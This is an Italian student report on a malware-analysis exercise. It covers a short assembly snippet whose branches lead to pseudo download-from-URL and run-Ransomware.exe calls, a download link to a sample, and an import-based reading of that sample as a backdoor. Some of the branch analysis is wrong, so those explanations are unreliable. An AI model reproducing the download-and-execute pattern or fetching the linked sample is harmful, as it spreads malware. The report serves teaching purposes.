REPORT ES5 U3W3

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Codice assembly del malware :

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2:

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3:


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Punto 1

Nella prima tabella come possiamo osservare il codice sta lavorando su due registri EAX e EBX, dando una prima occhiata vediamo che viene copiato(**mov**) nel registro EAX il valore 5 ,nel registro EBX invece viene copiato il valore 10 ,successivamente viene effettuata una comparazione tra il valore di EAX + 5 con il valore 5 .Arrivati a questo punto se il risultato della comparazione risulta 0 ,il codixe va avanti ,mentre se ha un valore diverso da 0 (**jnz,jump no zero**) effettua un salto condizionale alla locazione 0040BBA0 che corrisponde alla tabella 2.
Andando avanti nel codice viene effettuato un incremento(**inc**) nel registro EBX dove era già stato copiato il valore 10 che con l'incremento(ovvero +1) passerà ad 11 e successivamente verrà effettuato una comparazione tra il valore di EBX con 11 ,dove come nel caso precedente verrà effettuato il salto alla locazione 0040BBA0 (**tabella 2**) in caso di un risultato diverso da 0 mentre nel caso di un risultato pari a 0 effettuerà un salto condizionale alla locazione 0040FFA0 (**tabella 3**).

Punto 2

Diagramma del malware:



Punto 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

In questo punto andremo ad esporre le funzioni implementate nel malware che sono in particolari due :

Winexec,funzione utilizzata per la creazione di un processo da parte di un malware necessaria per l'avvio di esso

DownloadToFile,Funzione utilizzata per scaricare il malware venendo fatto passare come argomento dentro la funzione.

Punto 4

Nella tabella numero 2 vediamo come prima istruzione mov EAX,EDI(che in questo caso identifica l'URL del malware) che viene copiato nel registro EAX dopo viene "pushato" in modo da essere eseguito e va a chiamare la funzione DownloadToFile() che scaricherà il malware dall'url indicato.

Nella tabella numero 3 ,viene copiato EDI(in questo caso il path del file PE da eseguire) nel registro EDX per poi venire "pushato" e successivamente va a chiamare la funzione WinExec() che andrà a creare il processo.

Traccia 2

https://transfer.pcloud.com/download.html?code=5ZmgoIVZnIOiEHxPYILZDcJAZDdnFgMnPgsFS1u5j435Wu5MV7Qgy

Il dipendente riceve una mail losca e chiama il SOC.

SIETE CERTI CHE E' UN MALWARE (anche se innoquo)

Scaricare il file nella macchina e rimettere la macchina offline.

1. Effettuare un'analisi e fare screenshot del diagramma di flusso dell'esecuzione di questo semplice malware (IDA)
2. Indicare il tipo di malware e il comportamento

Punto 1:

In allegato screenshot inPDF del diagramma di flusso relativo al malware

Punto 2:

Nel secondo esercizio analizziamo il malware tramite il suo diagramma di flusso tra cui vediamo :

GetProcAddress, LoadLibrary, GetCommandLine, WSARecv, WSASend, Connect, gethostbyname, socket, WSAStartup e WSACleanup queste funzioni fanno pensare ad un malware che permette la creazione di una backdoor per ottenere l'accesso alle funzionalità del sistema e ottenere la comunicazione tramite un server remoto.